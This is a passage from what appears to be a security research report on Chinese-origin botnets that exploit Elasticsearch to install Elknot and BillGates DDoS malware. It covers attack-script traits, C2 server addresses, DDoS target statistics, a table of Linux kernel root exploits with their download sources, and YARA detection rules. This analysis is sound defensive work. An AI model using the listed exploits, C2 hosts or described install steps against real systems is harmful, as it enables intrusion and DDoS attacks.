Clearly more in line with the script used by Cluster H, the script fails to properly download the file to the correct name (**tooles**), instead downloading the file as **ruvn**. What is not apparent from the above script's content is the time between the download of the file via **wget** and the rest of the script, starting at the first **chmod**. The **wget** command is issued up to three hours ahead of the rest of the script. While possible that this could be a failure in the attack script's engine, the more likely reason for this delay is to compensate for a large number of servers simultaneously downloading the **tooles** file over the attacker's relatively slow network link. By allowing several hours to pass before completing the installation process, the attacker was attempting to ensure that their infections download properly prior to activation, a novel solution to a failure common with other Clusters.

As seen in Cluster F, Cluster J utilized parallelization when attacking vulnerable servers. Novetta observed on several occasions Delilah nodes with relatively close IP addresses receiving the same attack script commands within fractions of a second of one another.

4.2 DISTRIBUTOR NETWORK

As mentioned during the Elknot builder analysis earlier in this report, the Elknot Text-box Builder produces the Elknot dropper binaries that contains a hardcoded C2 address and port that the dropper will activate in addition to the user-configured Elknot payload binary. The hardcoded C2 information belongs to, in some way or manner, the individual distributing the Text-box builder and not the actors deploying the Elknot malware on infected hosts.



Since the hardcoded C2 information cannot be concretely linked to the actors responsible for the infection of the victim servers, there is no additional information regarding the actor or actors responsible for the infrastructure outside of their particular targeting. What is known is that the actors using the hardcoded C2 infrastructure are being opportunistic, leveraging someone else's work of infecting vulnerable servers and operating some level of detachment as a result.

Novetta did observe one of the hardcoded C2 infrastructure (208.98.15.162:2847) issuing a series of attack commands. This report will refer to this particular C2 infrastructure as the "Distributor Network."

4.3 COMMON ATTACK SCRIPT ATTRIBUTES

Each of the Clusters' attack scripts had, generally speaking, slight variations between them. Despite the variations, there exists a significant amount of similarity between the various scripts, which may reflect a common training such as that provided in the video found by MMD¹⁷. The following set of lists identify the similarities as they pertain to the attack scripts in general and for individual malware types (BillGates and Elknot).

General Attack Scripts Attributes:

- The majority operate as a blind command execute in that they do not handle feedback directly.
- (For Linux installations) Rely on common download tools **wget** and **curl** for installation.
- Operate out of the **/tmp** directory
- Attempt to purge the contents of the **/tmp** directory prior to download and activation of new malware.
- Attempt to purge the contents of the **/tmp** directory after activation of the malware

BillGates Installation Attack Scripts Attributes:

- Attempt to shutdown the Linux firewall via **iptables**
- Use **nohup** to capture and suppress output

Elknot Installation Attack Scripts Attributes:

- Simpler scripts in comparison to the BillGates installation attack scripts.
- Do not handle persistence of the malware or modify the **/etc/rc.local** file

5. ORIGIN ATTRIBUTION

With regards to the origins of the activity outlined in this report (Elasticsearch attacks, HFS instances being used during the attacks, and the C2s controlling the malware after a successful infection), the majority of all IP addresses exist within the Chinese IP space. While some may consider this fact alone insignificant to identify a Chinese point of origin, the server exploitation and malware, as well as other artifacts within the infection chain indicate that there is a high probability that those responsible for the activity being presented in this paper are based within China. The following additional artifacts provide support to a Chinese-origin claim:

¹⁷ unixfreaxjp. "China ELF botnet malware infection scheme unleashed"
<https://www.youtube.com/watch?v=xehXHyl1M9w&index=1&list=PLSe6fLFf1YDX-2sog70220BchQmhVqQ75> 7 November 2014.



1. The bulk of the HFS instances have simplified Chinese language support enabled, which is not the default setting.
2. The Elknot and BillGates malware contain simplified Chinese language characters (in Unicode).
3. The Elknot builders use simplified Chinese for dialogues.
4. The Elknot control panel uses simplified Chinese exclusively.
5. The discovery of a training video by Malwaremustdie.org that includes Chinese language instructions and notes in scripts presented by the video creator.¹⁸

6. DDOS TARGETS

Novetta developed a fake Elknot client in order to monitor commands from several active Elknot C2 servers. The fake Elknot client would simulate (from the perspective of the C2) an Elknot client's functioning and status reporting in order to make the client indistinguishable from a real Elknot binary. By monitoring several C2 servers during the last week of April 2015 and observing the commands the C2 servers would issue, Novetta was able to get a better understanding of the targets for the actors responsible for the various Elknot C2 servers as well as how aggressive the Elknot botnets were being deployed against a target.

The following Elknot C2 servers were found online, active and issuing commands during Novetta's observation period:

C2 SERVER	INFRASTRUCTURE-TTP CLUSTER	# OF ATTACK COMMANDS ISSUED
112.253.28.218:10991	H	63
122.224.48.28:10991	J	56
123.131.52.13:28099	H	196
198.13.96.38:10991	E	16
208.98.15.162:2847	"Distributor Network"	218

A total of 549 attack commands were issued targeting 152 unique IPs during Novetta's observation period. With each command, the attackers specified the duration of the attack in seconds. The summation of all of the attack commands, across all of the C2 servers, indicates that a total of 44585 seconds (or slightly over 12 hours) of DDoS traffic was generated based on the instructions of only 5 C2 servers. On average, a single attack duration for a single attack command was 81 seconds. If only one node with a 10Mb/s network connection responded to the commands, 445 Gb of network traffic would have been generated during Novetta's observational period. Novetta observed Elknot saturating a 1Gb/s network link in a controlled environment. This behavior multiplied by even a small portion of known infected hosts would produce an enormous amount of traffic.

¹⁸ unixfreaxjp. "China ELF botnet malware infection scheme unleashed"
<https://www.youtube.com/watch?v=xehXHyt1M9w&index=1&list=PLSe6fLFf1YDX-2sog70220BchQmhVqQ75> 7 November 2014.

Based on IP addresses, the Elknot botnet only targeted IPs in 5 different countries while under observation. The bulk of the attacks were against Chinese IPs followed by US IP addresses.

TARGET COUNTRY	# OF ATTACK COMMANDS ISSUED	UNIQUE IP's	DURATION OF ATTACKS (IN SECONDS)
China	384	95	26045
United States	133	45	9510
South Korea	19	6	7920
Hong Kong	8	5	450
Canada	5	1	600

When viewed from an ASN perspective, the observed attacks targeted only 32 ASNs belonging to only 28 unique companies. The ASNs span a range of interests from ISPs (such as Chinanet, China Unicom, Korea Telecom), to DDoS protection providers (such as CloudDDOS Technologies, SharkTech and ClearDDoS Technologies), VPS providers (Krypt Technologies and VpsQuan), and CDNs (CloudFlare, Alibaba Advertising).

Novetta observed three different attack methods being issued by the Elknot C2 servers:

ATTACK TYPE	# OF ATTACK COMMANDS ISSUED
SYN Flood (0x80)	394
UDP Flood (0x81)	153
Ping Flood (0x82)	2

With regards to the targeted port, the following breakdown of targets was observed:

PORT	# OF ATTACK COMMANDS ISSUED
80	301
7306	38
7007	28
52422	20
5603	15
5331	14
7000	13
5242	11
7406	11
9002	11

Having analyzed the various commands captured by Novetta honeypots and clients, it is apparent that there is no currently observed unified agenda motivating this activity across the entire scope of Novetta's visibility. What remains of interest are the previously highlighted builder-based samples' ability to provide the original distributor of the malware builder the ability to leverage all victim machines infected via those samples. It is unclear if this is known by those actors who are leveraging the ease of use of the builder based system, or if those actors assume they are the only ones who have access to the resources they have compromised.

7. ADDITIONAL INFILTRATION TOOLS

Building a DDoS infrastructure appears to be the actors' primary motivation. However, several HFS instances were found to contain local privilege escalation exploits indicating a desire by the actors to gain additional control over the victim servers. On a handful of HFS instances, Novetta observed a file named **dou.tar.bz2**, which contained several ELF executable files and three C source code files. The contents of the archive can be seen referenced in the MMD video mentioned earlier when the attacker is establishing the exploitation and infection commands script.

Within the archive, the ELF files are local privilege escalation exploits for older (2.6) Linux kernels. The C files contain the source code for local privilege escalation exploits for Linux kernels in the 2.6 branch. The table below identifies the contents of the **dou.tar.bz2** file.

FILENAME	DESCRIPTION	SOURCE FILENAME	CODE SOURCE
A1	"Linux vmsplce Local Root Exploit By qaaz"	jessica_biel_naked_in_my_bed.c	http://sebug.net/paper/linux_exp/2.6.17-2.6.24.1/2.6.17.c
A2	"Ac1dB1tCh3z VS Linux kernel 2.6 kernel Od4y"	15024.c	www.exploit-db.com/download/15024/
A3	"Ac1dB1tCh3z VS Linux kernel 2.6 kernel Od4y"	c.c	www.exploit-db.com/download/15024/
A4	"Linux vmsplce Local Root Exploit By qaaz"	root.c	http://sebug.net/paper/linux_exp/2.6.17-2.6.24.1/2.6.17.c
A5	"Diagnostic tool for public CVE-2010-3081 exploit -- Ksplice, Inc."	2.6.18-164.c	https://www.ksplce.com/support/diagnose-2010-3081.c
A6	"Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t By: dreyer & RoMaNSoFt [10.Jul.2006]"	r00t.c	http://downloads.securityfocus.com/vulnerabilities/exploits/rs_prctl_kernel.c
A7	Unknown	xxx.c	
A8	"Ac1dB1tCh3z VS Linux kernel 2.6 kernel Od4y"	15024.c	www.exploit-db.com/download/15024/
A9	"Ac1dB1tCh3z VS Linux kernel 2.6 kernel Od4y"	2.618202009.c	www.exploit-db.com/download/15024/
A10	"Mempodipper by zx2c4"	1.c	http://git.zx2c4.com/CVE-2012-0056/tree/mempodipper.c
A11	"Linux Kernel 2.6.27.7-generic - 2.6.18 - 2.6.24-1 Denial of service Exploit"	xxx.c	http://www.exploit-db.com/exploits/7454/
A12	"Mempodipper by zx2c4"	mempodipper.c	http://git.zx2c4.com/CVE-2012-0056/tree/mempodipper.c
AAA.out	"Linux Kernel 2.6.37 <= 3.x.x - PERF_EVENTS Local Root Exploit"	semtex.c	http://www.exploit-db.com/exploits/25444/
AA1.c	"Linux vmsplce Local Root Exploit"	jessica_biel_naked_in_my_bed.c	http://sebug.net/paper/linux_exp/2.6.17-2.6.24.1/2.6.17.c
AA2.c	"Linux kernel-2.6.18-6 x86 Local Root Exploit"	exploit.c	http://1337day.com/exploit/17158
AA3.c	"Linux Kernel <= 2.6.37 local privilege escalation by Dan Rosenberg"	full-nelson.c	http://vulnfactory.org/exploits/full-nelson.c



While the Elknot malware does not have direct file management or process management functionality, it would still be possible for the attackers responsible for the C2 servers that house the local privilege exploits to introduce these binaries on a victim's machine using the exact same Elasticsearch vulnerability that led to the initial infection. However, for those using the BillGates malware, it would be a simple matter to download, decompress and execute the exploit packages thanks to the malware's remote shell functionality.

The use of such old exploits, the automated manner by which the Elasticsearch exploitation was performed, and the lack of observed lateral movement indicates that the actors involved with the construction of the DDoS botnet have little real interest in data theft, but rather resource theft. Moreover, the actors appear to have little more than "script-kiddie" skill levels as the tools being used by the actors are easily acquired and meant to be deployed practically off the shelf, requiring almost no customization for a victim's machine. Regardless of the actors' skill level, the fact that the Elasticsearch vulnerability is so easily exploited means that very little skill is necessary to develop a large-scale DDoS infrastructure.

The lack of operational technical skill is also mirrored in the lack of operational security demonstrated by the actors, which has been highlighted previously in MMD's analyses of this malware. As Novetta observed with Delilah, the use of HFS instances provides a fast means for sharing content, but it also reveals information such as the number of times a particular file has been downloaded, which in turn reveals how pervasive a particular actor is. It was also not uncommon to find additional, non-attack related files within the HFS instance. For example, one particular actor routinely shared out what appeared to be a Legends of Mir game server. Additionally, one of the HFS instances frequently would share out text files containing brute force password dictionaries, lists of Elasticsearch instances that have been compromised, and a list of server IP addresses with their respective usernames and passwords. By crawling the various open HFS instances seen by the Delilah attack alerts, Novetta was able to capture roughly 70 files in addition to the 48 files found within the Elasticsearch attacks. Collectively, the nearly 120 files provide a wealth of information on the attacker's motivations, tools, and practices.

8. DETECTION/REMEDIATION STRATEGIES

Clearly the first remediation activity that an administrator should perform is to apply the necessary patches to their Elasticsearch instances on a continual basis. While this will not remediate existing infections, it will prevent an uninfected instance from succumbing to the current threat. Along these same lines, it would be advisable for any Elasticsearch instance that does not need direct access by any individual on the Internet to have a firewall in place to prevent such access.

Removal of the Elknot malware is a simple matter of rebooting the victim server. There is no persistence included within Elknot, therefore merely rebooting the server will flush the infection. This being said, a forensic analysis of the victim server should be performed as other malware, unrelated to Elknot, may have been introduced via the Elasticsearch vulnerability.

Administrators can use the following two YARA signatures to detect the presence of the Elknot payload and its dropper on an infected host:

```

rule Elknot_dropper
{
  meta:
    author = "Novetta Advanced Research Group"
    description = "Detection of the Elknot dropper related to the Elasticsearch
vulnerability attacks after UPX is removed"
    strings:
      $ = { 2F 70 72 6F 63 2F 73 65 6C 66 2F 65 78 65 00 63
          70 20 25 73 20 25 73 00 25 73 20 25 73 20 31 00
          63 70 20 25 73 20 25 73 61 00 }

    condition:
      all of them
}

rule Elknot_malware
{
  meta:
    author = "Novetta Advanced Research Group"
    description = "Detection of the Elknot malware related to the Elasticsearch
vulnerability attacks"
    strings:
      $ = "13CThreadAttack"
      $ = "%7s %llu %lu %lu %lu %lu %lu %lu %lu %llu %lu %lu %lu %lu %lu"
      $ = "fake.cfg"
      $ = "[ %02d.%02d %02d:%02d:%03ld ] [%lu] [%s] %s"
    condition:
      all of them
}

```

Removal of the BillGates malware is more problematic than the removal of the Elknot malware. The BillGates malware does introduce persistence by means of establishing not only a service within the `/etc/rc.d` directories, but also by installing a startup command in the `/etc/rc.local` file during the initial infection phase. It is advisable to reimage any server compromised with BillGates in order to ensure that the infection is completely removed. Otherwise, administrators should take due diligence in looking for new files introduced into the `/usr/bin` directory as well as new services introduced in the various `/etc/rc.d` directories. The following YARA signatures can help locate BillGates malware.

```

rule BillGates
{
  meta:
    author = "Novetta Advanced Research Group"
    description = "Detection of the BillGates malware"
    strings:
      $ = "CThreadClientStatus"
      $ = "CLoopCmd"
      $ = "/tmp/gates.lock"
    condition:
      all of them
}

```



One common indicator of a BillGates infection is the existence of `/tmp/moni.lock` as well as `/tmp/bill.lock` files on the victim's machine. Additionally, directories off the `/usr/bin` directory containing the name `bsd-port` may be suspect.